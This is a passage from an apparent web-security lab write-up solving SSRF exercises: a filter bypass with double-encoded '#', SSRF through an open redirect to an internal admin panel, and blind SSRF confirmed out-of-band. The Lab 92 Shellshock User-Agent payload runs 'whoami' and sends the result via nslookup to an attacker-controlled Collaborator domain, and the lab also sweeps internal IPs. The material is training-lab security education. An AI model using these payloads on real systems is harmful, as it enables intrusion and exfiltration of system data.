
Okay, seems that the application supports embedded credentials, but I faced an error probably to referencing to not existing user. Let's change username to localhost:




Same error. Let's try to append # to username:




Now, the error is different and URL parser, probably, reads only the first part of the string (before the #). All the rest is noted as URL fragment. I can try to URL encode, better twice, the symbol:



Bingo! Seems, that I managed to bypass this protection and I can see that Admin panel is available at /admin:




'carlos' user can be simply deleted at /admin/delete?username=carlos:




LAB 90 SSRF with filter bypass via open redirection vulnerability

Admin interface: `http://192.168.0.12:8080/admin`

In this task, it is not possible to issue a request to different host:




There is an option to redirect to “Next product page”




I have noticed that path parameter is placed in location header of a redirection response, leading it to an open redirection vulnerability. So, let’s modify the stockApi with the following payload:

```
/product/nextProduct?path=http://192.168.0.12:8080/admin
```



Great! Admin panel is accessible now. It's easy to delete 'carlos':



LAB 91 [Blind SSRF with out-of-band detection]

This site uses analytics software that fetches the URL specified in Referer header when product page is loaded:

Request

Pretty Raw Hex

```
1 GET /product?productId=1 HTTP/2
2 Host: 0aed00b9038272e381c9f2cd00640036.web-security-academy.net
3 Cookie: session=7QbZ0CPSYag09hRQiwIRgNNByg7dB9bJ
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/120.0.6099.199 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0aed00b9038272e381c9f2cd00640036.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=0, i
19
20
```

I've replaced the URL to a Burp Collaborator proxy server that I control: URL:6ipbqqxoekzr6s177ccbj1u3iuolcb00.oastify.com

Once request sent, I've received a connection:

#	Time	Type	Payload	Source IP address	Comment
3	2024-мар.-17 17:38:55.765 UTC	HTTP	6ipbqqxoekzr6s177ccbj1u3iuolcb00	34.251.122.40	
1	2024-мар.-17 17:38:55.697 UTC	DNS	6ipbqqxoekzr6s177ccbj1u3iuolcb00	3.248.186.10	
2	2024-мар.-17 17:38:55.697 UTC	DNS	6ipbqqxoekzr6s177ccbj1u3iuolcb00	3.251.104.232	

Description DNS query

The Collaborator server received a DNS lookup of type A for the domain name **6ipbqqxoekzr6s177ccbj1u3iuolcb00.oastify.com**.

The lookup was received from IP address 3.251.104.232:61681 at 2024-...-17 17:38:55.697 UTC.

IP: 3.251.104.232:61681

Since connection established, then the site is vulnerable to blind SSRF.

Congratulations, you solved the lab!

ZZZZZZ Bed - Your New Home Office

★★★★☆


$39.33

LAB 92 Blind SSRF with Shellshock exploitation


This site uses analytics software that fetches the URL specified in Referer header when product page is loaded.

The goal is to perform a blind SSRF attack against an internal server in the 192.168.0.X range on port 8080 using shellshock payload against the internal server to exfiltrate the name of the OS user.

So, I have used the Collaborator Everywhere from BApp extension store and added the site URL to the scope. This extension fuzzes the website, applying different payloads to the request headers, referring to my DNS server.



The extension shows me that Collaborator received a pingback connection with User-Agent and Referer headers modified. If I check the requests, I can see that the Collaborator domain was added to user agent:



So, let's construct a request, having information about the vulnerable headers. It was mentioned, that the lab is vulnerable to shellshock, and I was asked to get OS username. I will use command whoami for this. Simply search for shellshock exploit for user-agent header:

```
HTTP_USER_AGENT=() { :; }; /bin/eject
```


I modified it a bit so it would serve my needs to /usr/bin/nslookup and added a domain of my Collaborator server.

Then, in Referer header, I prepared a bruteforce on the last octet to find the running service on 192.168.0.XX:8080 (mentioned in lab description). I used Burp Intruder Sniper attack (Numbers 1-255 with step 1):

```
GET /product?productId=1 HTTP/2
Host: 0a3200c404133ba182a5a14100f400a7.web-security-academy.net
Cookie: session=Ht8gNLmIfBh4BPB2Ol6uFMtKSoGgpymi
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: () { :; }; /usr/bin/nslookup $(whoami).2ilrwg8i9v0nu6kc332imcwjxa31rrfg.oastify.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://192.168.0.§1§:8080
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

When finished, my Burp Collaborator server received a connection containing **peter-SVE94L**

(result of wmoami), meaning that Shellshock vulnerability had worked.



Submitting the answer and consider lab's done!